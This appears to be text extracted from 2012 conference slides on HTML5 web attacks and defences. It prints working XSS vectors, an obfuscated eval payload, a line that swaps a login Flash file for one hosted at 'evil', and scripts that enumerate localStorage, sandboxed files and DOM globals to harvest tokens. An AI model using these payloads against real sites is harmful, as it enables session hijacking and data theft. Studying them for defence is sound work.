
<html><head>
<meta http-equiv="content-type" content="text/html; charset=UTF-8">
<title>Store</title></head><body class="background">
<!--
```



Scan and Defend

- Scan and look for
 - Content-Type checking on server side
 - CORS policy scan
 - Form and Upload with tokens or not
- Defense and Countermeasures
 - Secure libraries for streaming HTML5/Web 2.0 content
 - CSRF protections
 - Stronger CORS implementation

A2 - Jacking (Click, COR, Tab etc.)



Click/COR-Jacking

- UI Redressing (Click/Tab/Event Jacking) attack vectors are popular ways to abuse cross domain HTTP calls and events.
- HTML5 and RIA applications are having various different resources like Flash files, Silverlight, video, audio etc.
- If DOM is forced to change underlying resource on the fly and replaced by cross origin/domain resource then it causes Cross Origin Resource Jacking (CROJacking).




CORJacking

- It is possible to have some integrated attacks
 - DOM based XSS
 - Single DOM usage/One page app
 - Flash
- DOM based issue can change flash/swf file – it can be changed at run time – user will not come to know ..
- Example
 - `document.getElementsByName("login").item(0).src = "http://evil/login.swf"`

CORJacking

- Possible with other types of resources as well
- Also, reverse CORJacking is a possible threat

```
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
        id="Login" width="100%" height="1000%"
        codebase="http://fpdownload.macromedia.com/get/flashplayer/current
.ash.cab">
    <param name="movie" value="Login.swf" />
    <param name="quality" value="high" />
    <param name="bgcolor" value="#869ca7" />
    <param name="allowScriptAccess" value="sameDomain" />
    <embed src="Login.swf" quality="high" bgcolor="#869ca7"
        width="50%" height="50%" name="Login" align="middle"
```



Double eval – eval the eval




- Payload -
document.getElementsByName('Login').ite
m(0).src='http://192.168.100.200:8080/flex/
Loginn/Loginn.swf'
- Converting for double eval to inject ‘ and “
etc...
 - eval(String.fromCharCode(100,111,99,117,109,101,110,116,46,103,
101,116,69,108,101,109,101,110,116,115,66,121,78,97,109,101,40,
39,76,111,103,105,110,39,41,46,105,116,101,109,40,48,41,46,115,
114,99,61,39,104,116,116,112,58,47,47,49,57,50,46,49,54,56,46,49
,48,48,46,50,48,48,58,56,48,56,48,47,102,108,101,120,47,76,111,1
03,105,110,110,47,76,111,103,105,110,110,46,115,119,102,39))



Scan and Defend

- Scan and look for
 - ClickJacking defense code scanning
 - Using **X-FRAME-OPTIONS**
- Defense and Countermeasures
 - Better control on CORS
 - Creating self aware components and loading after checking the domain
 - Applying Content Security Policy

A3 - XSS with HTML5 (tags, attributes and events)




HTML5 – Tags/Attributes/Events

- Tags – media (audio/video), canvas (getImageData), menu, embed, buttons/commands, Form control (keys)
- Attributes – form, submit, autofocus, sandbox, manifest, rel etc.
- Events/Objects – Navigation (_self), Editable content, Drag-Drop APIs, pushState (History) etc.


XSS variants

- Media tags
 - <video><source onerror="javascript:alert(1)">
 - <video onerror="javascript:alert(1)"><source>



XSS variants

- Exploiting autofocus
 - <input autofocus onfocus=alert(1)>
 - <select autofocus onfocus=alert(1)>
 - <textarea autofocus onfocus=alert(1)>
 - <keygen autofocus onfocus=alert(1)>





XSS variants

- Form & Button etc.
 - <form id="test" /><button form="test" formaction="javascript:alert(1)">test
 - <form><button formaction="javascript:alert(1)">test
- Etc ... and more ...
 - Nice HTML5 XSS cheat sheet (<http://html5sec.org/>)



Scan and Defend

- Scan and look for
 - Reflected or Persistent XSS spots with HTML5 tags
- Defense and Countermeasures
 - Have it added on your blacklist
 - Standard XSS protections by encoding



In partnership with:



Supported by:



DECEMBER 10 - 13, 2012

EMIRATES PALACE | UNITED ARAB EMIRATES

CONTENT SECURITY POLICY (CSP) – YOUR DEFENSE AGAINST ATTACKS

CSP in Action – HTML5 defense ...

- Content Security Policy – Defending browser against possible post attack scenarios
 - Based on Origin (SOP the key)
 - Allows whitelisting mechanism for what “to do” and “not to do”
 - It is possible to send back notification to application when violation takes place
 - Implementation by extra HTTP headers [Brower to browser X-WebKit-CSP (S/C) X-Content-Security-Policy (F)]



Blocking Scripts

- Content-Security-Policy: script-src 'self'
 - Only allowing script from the self
- Other mechanism
 - '**unsafe-inline**' - blocking inline
 - '**unsafe-eval**' – blocking eval type calls
- Post XSS defense can be crafted

Controlling Browser

- **connect-src** – Controlling WebSocket, XHR etc.
- **frame-src** – Source of the frame (ClickJacking)
- **object-src** – Flash, Silverlight etc.
- **media-src** – controlling audio and video
- **img/style** – image and style sources
- **default-src https:;** - locking over SSL only

Example

- Persistent XSS injected

HTTP/1.1 200 OK

Date: Wed, 12 Sep 2012 14:40:31 GMT

Server: Microsoft-IIS/6.0

X-Powered-By: ASP.NET

X-WebKit-CSP: script-src 'self'

X-AspNet-Version: 2.0.50727

Cache-Control: private

Content-Type: text/html; charset=utf-8

Content-Length: 6146

The screenshot shows a browser's developer tools open to the 'Console' tab. There are two error messages displayed in red text:

- Refused to execute inline script because it violates the following Content Security Policy directive: "script-src 'self'".
- Refused to load the script 'http://192.168.149.1:8080/' because it violates the following Content Security Policy directive: "script-src 'self'".



DECEMBER 10 - 13, 2012
EMIRATES PALACE | UNITED ARAB EMIRATES

In partnership with:




Supported by:



STORAGE, DOM AND SQL – HTML5 BASED VECTORS

A4 - Web Storage and DOM information extraction



Web Storage Extraction

- Browser has one place to store data – Cookie (limited and replayed)
- HTML5 – Storage API provided (Local and Session)
- Can hold global scoped variables
- <http://www.w3.org/TR/webstorage/>

```
interface Storage {
    readonly attribute unsigned long length;
    getter DOMString key(in unsigned long index);
    getter any getItem(in DOMString key);
    setter creator void.setItem(in DOMString key, in any data);
    deleter void removeItem(in DOMString key);
    void clear();
};
```

Web Storage Extraction

- It is possible to steal them through XSS or via JavaScript
- Session hijacking – HttpOnly of no use
- getItem and setItem calls

```
</script>
<script type="text/javascript">
localStorage.setItem('hash', '1fe4f218cc1d8d986caeb9ac316dffcc');
function ajaxget()
{
    var mygetrequest=new ajaxRequest()
    mygetrequest.onreadystatechange=function() {
        if (mygetrequest.readyState==4)
    {
```

- XSS the box and scan through storage

Blind storage enumeration



```
if(localStorage.length){  
    console.log(localStorage.length)  
    for(i in localStorage){  
        console.log(i)  
        console.log(localStorage.getItem(i));  
    }  
}
```

- Above code allows all storage variable extraction

```
> if(localStorage.length){  
    console.log(localStorage.length)  
    for(i in localStorage){  
        console.log(i)  
        console.log(localStorage.getItem(i))  
    }  
}  
1  
hash  
1fe4f218cc1d8d986caeb9ac316dffcc  
< undefined
```



File System Storage

- HTML5 provides virtual file system with filesystem APIs
 - `window.requestFileSystem =
window.requestFileSystem ||
window.webkitRequestFileSystem;`
- It becomes a full blown local system for application in sandbox
- It empowers application

File System Storage

- It provides temporary or permanent file system

```
function init() {  
    window.requestFileSystem(window.TEMPORARY, 1024*1024,  
        function(filesystem) {  
            filesys = filesystem;  
        }, catcherror);  
}  
}
```

- App can have full filesystem in place now.

Sensitive information filesystem

- Assuming app is creating profile on local system

```
15  function profile(){
16    fileys.root.getFile('profile', {create: true}, function(entry){
17      entry.createWriter(function(writer){
18        var myblob = new window.WebKitBlobBuilder();
19        myblob.append('Token:091232432,name:Jack,auth:true');
20        writer.write(myblob.getBlob('text/plain'));
21      },catcherror);
22    },catcherror);
23  }
24}
```

← → C ⌂ filesystem:http://localhost/temporary/

← → C ⌂ filesystem:http://localhost/temporary/profile

Token:091232432,name:Jack,auth:true


Index of

Name	Size	Date Modified
profile	35 B	6/19/12 2:22:10 PM

Extraction through XSS

- Once have an entry point – game over!

```
25  function getProfile() {
26
27    filesys.root.getFile('profile', {}, function(entry) {
28      entry.file(function(file) {
29        var reader = new FileReader();
30        reader.onloadend = function(e) {
31          alert(this.result);
32        };
33        reader.readAsText(file);
34      }, catcherror);
35    }, catcherror);
36  }
37
```



The screenshot shows a browser alert dialog box titled "The page at localhost says:". Inside the dialog, the text "Token:091232432,name:Jack,auth:true" is displayed. At the bottom right of the dialog is an "OK" button.

DOM Storage

- Applications run with “rich” DOM
- JavaScript sets several variables and parameters while loading – GLOBALS
- It has sensitive information and what if they are GLOBAL and remains during the life of application
- It can be retrieved with XSS
- HTTP request and response are going through JavaScripts (XHR) – what about those vars?

Blind Enumeration

```
for(i in window){  
    obj=window[i];  
    try{  
        if(typeof(obj)=="string"){  
            console.log(i);  
            console.log(obj.toString());  
        }  
    }catch(ex){}  
}
```



Global Sensitive Information Extraction from DOM

- HTML5 apps running on Single DOM
- Having several key global variables, objects and array
 - var arrayGlobals =
['my@email.com',"12141hewvsdr9321343423mjf
dvint","test.com"];
- Post DOM based exploitation possible and harvesting all these values.

Global Sensitive Information Extraction from DOM



